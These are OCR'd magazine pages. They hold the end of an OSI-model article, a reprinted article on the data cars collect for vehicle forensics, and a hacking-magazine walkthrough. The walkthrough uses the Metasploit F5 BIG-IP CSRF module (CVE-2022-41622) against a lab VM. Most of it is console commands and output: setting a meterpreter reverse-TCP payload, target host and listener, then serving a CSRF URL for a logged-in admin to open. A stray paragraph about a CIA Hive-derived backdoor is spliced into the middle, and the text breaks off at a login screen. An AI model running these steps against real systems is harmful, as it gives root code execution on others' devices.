

Google
7. Application
Network process to application
DNS, WWW/HTTP, P2P, EMAIL/POP, SMTP, Telnet, FTP
6. Presentation
Data representation and encryption
Recognizing data: HTML, DOC, JPEG, MP3, AVI, Sockets
5. Session
Interhost communication
Session establishment in TCP, SIP, RTP, RPC-Named pipes
4. Transport
End-to-end connections and reliability
TCP, UDP, SCTP, SSL, TLS
3. Network
Path determination and logical addressing
IP, ARP, IPsec, ICMP, IGMP, OSPF
2. Data Link
Router MAC
MAC
Physical addressing
Ethernet, 802.11, MAC/LLC, VLAN , ATM, HDP, Fibre Channel,
Frame Relay, HDLC, PPP, Q.921, Token Ring
1. Physical
Media, signal, and binary transmission
RS-232, RJ45, V.34, 100BASE-TX, SDH, DSL, 802.11

Fig 11; OSI Model in Real-World Networking

Advantages Of The OSI Model

There are several advantages to using the OSI Model for network design and troubleshooting, including:

Standardization: The OSI Model provides a standardized framework for network design, ma -king it easier for network engineers to understand the various components and protocols involved in a network.

Modularity: The OSI Model is modular in design, making it easier for network engineers to understand the different layers and protocols involved in a network.
Troubleshooting: The OSI Model provides a standardized framework for troubleshooting net-work problems, making it easier for network technicians to diagnose and resolve issues.

Conclusion

The OSI Model is a standardized framework for understanding and designing computer networks. It is made up of seven layers, each of which is responsible for different functions, such as providing physical connectivity, data transmission, and network services to applications. The OSI Model is widely used in real-world networking and is critical for network technicians to under-stand.

Understanding the OSI Model is essential for anyone working in the field of computer networking. This standardized framework provides a means of understanding and designing netw-orks, as well as diagnosing and resolving network problems. Network technicians who understand the OSI Model are better equipped to optimize network performance and provide network servic-es to users.

In conclusion, the OSI Model is a critical component of computer networking, providing a standardized framework for understanding and designing networks. Network technicians who und-erstand the OSI Model are better equipped to diagnose and resolve network problems, as well as to design and optimize network performance.

Six Parts Of Your Car That Gather Data On You

CYBER SECURITY

Rachael Medhurst
Course Leader and Lecturer in Cyber Security NCSA,
University of South Wales

You can tell a lot about someone from the car they drive. The data that many vehicles now collect can reveal the patterns of our daily lives and provide insights into our behaviour, actions a-nd even our state of mind.

Vehicle forensics is a type of digital forensic science that focuses on the identification, acquisition and analysis of data which has been stored by cars, vans and lorries.

Originally, vehicle forensics mainly related to the external identification of stolen cars or tax and MOT violations by the use of the ANPR (automatic number plate recognition) system in the UK. The system was invented during the 1970s but did not become widely used by the police unti-l the late 1990s. ANPR works by scanning number plates and checking them against a database of vehicles of interest.

However, in recent years, the process of prosecuting offenders has become more sophisticated and now also encompasses the extraction of data from inside vehicles. From the mechanisms used to enhance the driving experience to inbuilt entertainment systems, all can assist in the detection of crime and can be admissible as evidence in court.

1. The Black Box

Black boxes are devices used within vehicles to monitor an individual's driving skills. They are not present in every vehicle but they are popular with insurance companies. If the data from the black box reveals a driver is performing well behind the wheel, it can be used to lower their prem -ium.

Alongside recording GPS coordinates, black boxes can show how far a vehicle has travelled, how often it has been driven, as well as braking and cornering ability, for example.

2. The Infotainment System

Listening to music while driving used to involve a simple cassette or CD player. But slowly these systems gave way to Bluetooth, wifi and USB devices, which can be operated by using touch screens or displays installed on dashboards.


As well as providing information and entertainment, the infotainment system is often how drivers interact with other functions of the vehicle, such as displaying how much fuel has been used and controlling how warm the seats are.

When smartphones are plugged into cars or paired via Bluetooth, the infotainment system can store data such as navigation history, text messages and emails, internet browsing history and social media feeds, as well as Bluetooth and cell tower connections.

3. Electronic Control Units

Electronic control units or ECUs assist with how a vehicle works and are often described as the “brain” of the engine. They are situated within the car’s interior, usually in the glove compartment , engine space or under the dashboard. Essentially, an ECU is a computer, a switching system and a power management system housed within a very small case.

There are usually more than 75 ECUs in a vehicle and each one is responsible for a certain task. For example, the engine ECU controls the injection of the fuel and, in petrol engines, the timing of the spark to ignite it. Fastened seat belts, air pressure, and lights turning on and off are also all functions of ECUs.



To assist with driver efficiency, the ECUs and the infotainment system often work together, storing a wide variety of data about the ways in which a vehicle is used.

4. eCall Units

Emergency call, or eCall, units were introduced to new vehicles across the EU and UK in 2018. This is an emergency system that aims to bring rapid assistance if and when there are road traffic incidents. Vehicle sensors can identify collisions and can detect if the airbags have been deployed. This in turn activates a call to the emergency services.

The data collected by eCall includes the vehicle's GPS coordinates, the direction of travel, the VIN (vehicle identification number), the type of fuel used and even whether seat belts were fastened or not.

5. Key fobs

Beyond their most obvious function in locking and unlocking our cars, key fobs contain a remarkable amount of information. Some of the data stored within a fob includes the VIN, the number of keys paired to a particular vehicle and the last time the vehicle was locked and unlocked.

6. Cameras

Reverse and dashboard cameras can assist with parking and provide accident footage for insurance investigators. But they can also reveal the journey travelled by the vehicle alongside date and time stamps, as well as road positioning.

Additionally, dash cameras can capture images of other road users and pedestrians. The national dash cam safety portal allows camera owners to submit footage to police forces in England and Wales, which can then be used by investigators.

This Article first appeared in
The Conversation

NaviCAT Credential Gathering and F5-Big-IP CSRF, RCE, MCP Modules

METASPLOIT THIS MONTH

Welcome to Metasploit This Month. Let us learn about the latest exploit modules of Metasploit and how they fare in our tests.

F5-Big-IP CVE_2022_41622 CSRF Module

TARGET: F5-Big-IP <= 17.0.0.1 **TYPE: Remote**
MODULE : Exploit **ANTI-MALWARE : NA**

F5's Big-IP is a collection of hardware and software solutions that provide services of security, reliability and performance. The above mentioned versions of the software have a CSRF "write a file anywhere" vulnerability that can be exploited to execute remote code on the target machine as root.

We have tested this module against F5-Big-IP latest version 17.0.0.04. The download information of the VMware image is given in our Downloads section. After the target is set, turn on the machine and change the default passwords of user's "admin" and "root". Let's see how this module works. After the target is set, load the f5_icontrol_csrf_rce_cve_2022_41622 module.

```
msf6 > search f5 icontrol

Matching Modules
================

   #  Name
 Disclosure Date  Rank       Check  Description
   -  ----
 ---------------  ----       -----  -----------
   0  exploit/linux/http/f5_icontrol_rpmspec_rce_cve_2022_41800
 2022-11-16       excellent  No     F5 BIG-IP iControl Authenticat
ed RCE via RPM Creator
   1  exploit/linux/http/f5_icontrol_soap_csrf_rce_cve_2022_41622
 2022-11-16       excellent  No     F5 BIG-IP iControl CSRF File W
rite SOAP API
   2  exploit/linux/http/f5_icontrol_rce
 2022-05-04       excellent  Yes    F5 BIG-IP iControl RCE via RES
```

Researchers have identified a new backdoor being used by unidentified threat actors that borrows its features from the U.S. Central Intelligence Agency (CIA)'s Hive multi-platform malware suite, the source code of which was released by WikiLeaks in November 2017.

```
msf6 > use 1
[*] Using configured payload cmd/unix/python/meterpreter/reverse_t
cp
msf6 exploit(linux/http/f5_icontrol_soap_csrf_rce
_cve_2022_41622) > show options

Module options (exploit/linux/http/f5_icontrol_soap_csrf_rce_cve_2
022_41622):

   Name          Current Settin  Required  Description
                 g
   ----          --------------  --------  -----------
   FILENAME                      no        The file on the target
                                            to overwrite (for "cu
                                           stom" target) - note t
                                           hat SELinux prevents o
                                           verwriting a great dea
                                           l of useful files
   SRVHOST       0.0.0.0         yes       The local host or netw
                                           ork interface to liste
                                           n on. This must be an
                                           address on the local m
                                           achine or 0.0.0.0 to l
                                           isten on all addresses
                                           .
   SRVPORT       8080            yes       The local port to list
                                           en on.

   SSL           true            no        Negotiate SSL for inco
                                           ming connections
   SSLCert                       no        Path to a custom SSL c
                                           ertificate (default is
                                            randomly generated)
   TARGET_HOST                   yes       The IP or domain name
                                           of the target F5 devic
                                           e
   TARGET_SSL    true            yes       Use SSL for the upstre
                                           am connection?
   TARGET_URI    /iControl/iCon  yes       The URI of the SOAP AP
                 trolPortal.cgi            I
   URIPATH                       no        The URI to use for thi
                                           s exploit (default is
                                           random)
```

```
Payload options (cmd/unix/python/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an inte
                                     rface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Restart
```

Use the “show target” command to see the targets that can be set for this module. This module allows three targets to be set. If you set “target 0“, the CSRF injection works and we get a meterpreter session on the target system as soon as the machine is rebooted. Let’s set target to ‘0’.

```
View the full module info with the info, or info -d command.

msf6 exploit(linux/http/f5_icontrol_soap_csrf_rce
_cve_2022_41622) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Restart
   1   Login
   2   Custom


msf6 exploit(linux/http/f5_icontrol_soap_csrf_rce
_cve_2022_41622) >
```

```
msf6 exploit(linux/http/f5_icontrol_soap_csrf_rce
_cve_2022_41622) > set target 0
target => 0
msf6 exploit(linux/http/f5_icontrol_soap_csrf_rce
_cve_2022_41622) >
```

Set all the required options.

```
msf6 exploit(linux/http/f5_icontrol_soap_csrf_rce
_cve_2022_41622) > set target_host 192.168.40.161
target_host => 192.168.40.161
msf6 exploit(linux/http/f5_icontrol_soap_csrf_rce
_cve_2022_41622) > set lhost 192.168.40.153
lhost => 192.168.40.153
msf6 exploit(linux/http/f5_icontrol_soap_csrf_rce
_cve_2022_41622) > set target_uri
target_uri => /iControl/iControlPortal.cgi
msf6 exploit(linux/http/f5_icontrol_soap_csrf_rce
_cve_2022_41622) > set target_uri :8443/iControl/iControlPortal.cg
i
target_uri => :8443/iControl/iControlPortal.cgi
msf6 exploit(linux/http/f5_icontrol_soap_csrf_rce
_cve_2022_41622) >
```

After all the options are set, execute the module.

```
msf6 exploit(linux/http/f5_icontrol_soap_csrf_rce
_cve_2022_41622) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(linux/http/f5_icontrol_soap_csrf_rce

[*] Started reverse TCP handler on 192.168.40.153:4444
_cve_2022_41622) > [+] Starting HTTP server; an administrator with
 an active HTTP Basic session will need to load the URL below
[*] Using URL: https://192.168.40.153:8080/p0v8oM
[*] Server started.
```

The server starts. Can you see the URL highlighted in the above image? Note that, since this is cross Site Request Forgery (CSRF) vulnerability, a valid user on F5 device already logged in need -s to visit this URL.

Follow Hackercool Magazine For Latest Updates

BIG-IP® - bigip1 (192.168 ×

https://192.168.40.161:8443/tmui/login.jsp

BIG-IP Configuration Utility
F5, Inc.

Hostname
bigip1

IP Address
192.168.40.161

Username
admin

Password
••••••••••

Log in

Welcome to the BIG-IP Configuration Utility.

Log in with your username and password using the fields on the left.

(c) Copyright 1996-2022, F5, Inc., Seattle, Washington. All rights reserved.
F5, Inc. Legal Notices

https://192.168.40.153:8080/p0v8oM

https://192.168.40.153:8080/p0v8oM — Visit

This time, search with:

Hostname bigip1
IP Address 192.168.40.161

Log out

ONLINE (ACTIVE)
Standalone
Provisioning Warning

Main | Help | About

Licensing

Boot Locations

